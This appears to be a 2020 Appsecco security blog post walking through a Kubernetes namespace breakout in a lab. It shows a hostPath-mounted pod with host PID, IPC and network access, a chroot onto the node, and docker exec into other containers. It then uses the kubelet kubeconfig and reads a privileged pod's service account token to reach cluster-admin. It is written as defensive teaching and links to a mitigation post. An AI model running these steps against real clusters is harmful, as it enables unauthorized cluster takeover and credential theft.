
Kubernetes Namespace Breakout using Insecure Host Path Volume — Part 1


Abhisek Datta · Follow
Published in Appsecco · 6 min read · Mar 18, 2020



This is Part 1 of a 2 part series on security implications of insecure hostPath volume mount in Kubernetes and how it can be abused for full cluster compromise.

Part 2 deals with the mitigation

Prevent hostPath based Kubernetes attacks with Pod Security Policies
Mitigation for insecure hostPath volume mounts using pod security policies
blog.appsecco.com




In this article we will demonstrate a technique leveraging different components of Kubernetes to *break-out from Namespace based restrictions* enforced on a user using RBAC. Specifically the scenario involves

1. Attacker has access to execute commands in a container in a Pod — This is very common, when an attacker has managed to compromise any one application hosted in a cluster

2. The Pod service account allows CRUD operations on Pod resource but within a single namespace only — This means the attacker in the Pod can create new Pods but within a specific namespace only. This is common for developer service accounts that are restricted to their team's namespace.

Given this scenario, we will demonstrate techniques using which it is possible to abuse `hostPath` volume mounts for a Pod to escape the namespace constraints and gain access to Pods in any other namespace. This ability can in turn be leveraged to eventually gain maximum privilege in the cluster i.e. *Cluster Admin*.

Abusing hostPath volume mounts for a Pod namespace escape Video



Video demo available at — https://asciinema.org/a/O5BJhisLohs9hP9E8ic5IyUDv

Vulnerable Environment Setup

- Deploy a Kubernetes cluster locally or in any cloud platform
- Create a service account with *RoleBinding* that allows CRUD on Pod but within *developers* Namespace only — Example YAML (sa.yml) that we used in our example below
- Obtain *kubeconfig* for the service account — Example script (sa-to-kubeconfig.sh) that we used in our example below

```
# Create service account with role bindings
kubectl apply -f sa.yml

# Create kubeconfig for service account
./sa-to-kubeconfig.sh > /tmp/research/developer-kubeconfig
```

The config above creates a Namespace `developers` , a Service Account `developer-sa` and binds Role to allow CRUD on Pod resource to `developer-sa` but restricted only to the `developers` Namespace.

Attacker Starting Point

As attacker in the scenario, we will start by having access to the cluster using the *kubeconfig* generated for `developer-sa` above. This is equivalent to having access to any container in a Pod with the service account attached to it.

The commands below demonstrate how we setup our environment to use `developer-sa` and verified that we have limited access to `developers` namespace.

```
# Use the kubeconfig for developer service account
export KUBECONFIG=developer-kubeconfig

# Check if we can create Pod in default namespace
kubectl auth can-i create pod
no

# Check if we can list secrets in kube-system
kubectl get secrets -n kube-system

Error from server (Forbidden): secrets is forbidden: User
"system:serviceaccount:developers:developer-sa" cannot list
resource "secrets" in API group "" in the namespace "kube-system"

# Check if we can create Pod in developers namespace
kubectl auth can-i create pod --namespace developers
yes
```

Our objective is to breakout of this namespace restriction and gain access to containers in Pods assigned to *kube-system* namespace.

Namespace Escape Steps

We will use hostPath volume feature of Kubernetes to deploy a Pod in *developers* namespace but with the underlying Node's / (root filesystem) mounted inside our Pod at */host*. We will also use additional features of Pod such as *hostIPC, hostPID, hostNetwork* to allow us access to all processes in the underlying Node. Our *PodSpec (pod-to-node.yml)* that we use in the exampe below is available here.

```
kubectl apply -f pod-to-node.yml -n developers
> pod/attacker-pod created
```

We then *exec* into this newly created Pod and *chroot* our process to the Node's root filesystem accessible to us in */host* directory due to *hostPath* volume mount.

```
kubectl -n developers exec -it attacker-pod bash
root@pool-qt7kkl8wt-zn6c:/#

root@pool-qt7kkl8wt-zn6c:/# echo "We are inside attacker Pod:
$(uname -n)"

We are inside attacker Pod: pool-qt7kkl8wt-zn6c

root@pool-qt7kkl8wt-zn6c:/# chroot /host/ bash
```

At this point we can access all *Docker Containers* running in the node irrespective of which Pod or Namespace they belong to.

```
root@pool-qt7kkl8wt-zn6c:/# docker ps

CONTAINER ID        IMAGE
COMMAND                  CREATED             STATUS
PORTS               NAMES
622b9f408fde        ubuntu
"/bin/sh -c 'sleep i…"   8 minutes ago       Up 8 minutes
k8s_attacker-pod_attacker-pod_developers_d261db9d-84e4-4b73-83fb-
dbf42444e4d4_0
e329436b98dc        k8s.gcr.io/pause:3.1
"/pause"                 8 minutes ago       Up 8 minutes
k8s_POD_attacker-pod_developers_d261db9d-84e4-4b73-83fb-
dbf42444e4d4_0
15cd09d41f2e        19adb8dca61e
"cilium-agent --kvst…"   28 minutes ago      Up 28 minutes
k

[...]
```

This is because

1. We have used *chroot* to change the *Root Directory* of our process to that of Node's *Root Directory*
2. Now all *PATHS* in the Node matches our *PATH* setting and accessible to our process
3. We can access the *docker* binary and *docker socket* available in the Node's filesystem as if we are logged in directly to the Node.

The implication is we can use `docker exec` to run commands inside any container running in the Node irrespective of which Namespace they belong to. In addition to this, we can use *nodeName* or *nodeSelector* in *PodSpec* to schedule our Pod to any Node of our choosing, thereby gain access to ANY container in ANY Pod running in the entire cluster.

Privilege Escalation

We have gained an attack primitive where we can deploy a Pod, which is scheduled in arbitrary Node by Kubernetes. Through the Pod, we are able to access the Node's *Docker daemon* and in turn have full access to any container running on the Node.

> Once we have access to Kubelet configuration in a Node, we can leverage its kubeconfig to list ALL nodes in the cluster.

```
root@pool-qt7kkl8wt-zn6c:/# kubectl \
--kubeconfig=/etc/kubernetes/kubelet.kubeconfig get nodes -o wide
```

This lists all Node in the cluster

```
NAME                    STATUS   ROLES    AGE    VERSION   INTERNAL-
IP      EXTERNAL-IP      OS-IMAGE                       KERNEL-
VERSION         CONTAINER-RUNTIME
pool-qt7kkl8wt-zn67   Ready    <none>   162m   v1.16.6
10.139.116.89   134.209.147.81   Debian GNU/Linux 9 (stretch)
4.19.0-0.bpo.6-amd64   docker://18.9.2
pool-qt7kkl8wt-zn6c   Ready    <none>   162m   v1.16.6
10.139.116.34   134.209.147.24   Debian GNU/Linux 9 (stretch)
4.19.0-0.bpo.6-amd64   docker://18.9.2
```

We can use the same config to list ALL Pods in the cluster

```
root@pool-qt7kkl8wt-zn6c:/# kubectl \
--kubeconfig=/etc/kubernetes/kubelet.kubeconfig get pods -A
```

This lists all Pods in the cluster

```
NAMESPACE     NAME                                    READY
STATUS             RESTARTS   AGE
developers    attacker-pod                            1/1
Running            0          113m
kube-system   cilium-c29np                            1/1
Running            0          164m
kube-system   cilium-operator-cdd855d45-x7mxk         0/1
CrashLoopBackOff   43         166m
kube-system   cilium-tsm2z                            1/1
Running            0          164m
kube-system   coredns-84c79f5fb4-67lbh                1/1
Running            0          166m
[...]
```

At this point, we just have to look for a Pod with a privileged token (Service Account) and deploy our *Attacker-Pod* in the same Node as the target Pod. This can be easily achieved by combining above information about Nodes, Pods and using nodeSelector PodSpec.

Through our *Attacker-Pod* deployed in the same Node as a privileged Pod (ideally a Pod with a Service Account that has *Cluster-Admin* Role attached), we can access the *Service Account Token* available in the Pod and access the cluster with its privileges.

```
# Get service account token
cat /var/run/secrets/kubernetes.io/serviceaccount/token

# Get cluster CA certificate
cat /var/run/secrets/kubernetes.io/serviceaccount/ca.crt
```

The above information can be used, along with `cluster-info` to generate a `kubeconfig` using which an attacker can interact with the API server. Refer to our script for generating `kubeconfig`

Mitigation

We will discuss cluster wide strategy to mitigate this issue in part two of this series. We will dig deeper into Kubernetes PodSecurityPolicies and how it can be used to restrict insecure volume mounts.

Prevent hostPath based Kubernetes attacks with Pod Security Policies
Mitigation for insecure hostPath volume mounts using pod security policies
blog.appsecco.com

. . .

At Appsecco we provide advice, testing and training around software, infra, web and mobile apps, especially that are cloud hosted. We specialise in auditing Kubernetes clusters as per the CIS Benchmark to create a picture of the current state of security. If you are confident about the security of your cluster get assurance for withstanding real world attackers by getting us to do a black box pentest.

We run a hands-on training course "Attacking and Auditing Kubernetes Clusters" for cluster operators and pentesters.

Drop us an email, contact@appsecco.com if you would like us to assess the security of your K8S infrastructure or if you would like your security team trained in advanced pentesting techniques against K8S.

https://appsecco.com

Kubernetes · Cloud Security · Pentesting · K8s Security · Docker Security

--

Written by Abhisek Datta

Follow

157 Followers · Writer for Appsecco

Security Researcher | Security Engineering | Personal tweets @abh1sek | Workshop https://github.com/abhisek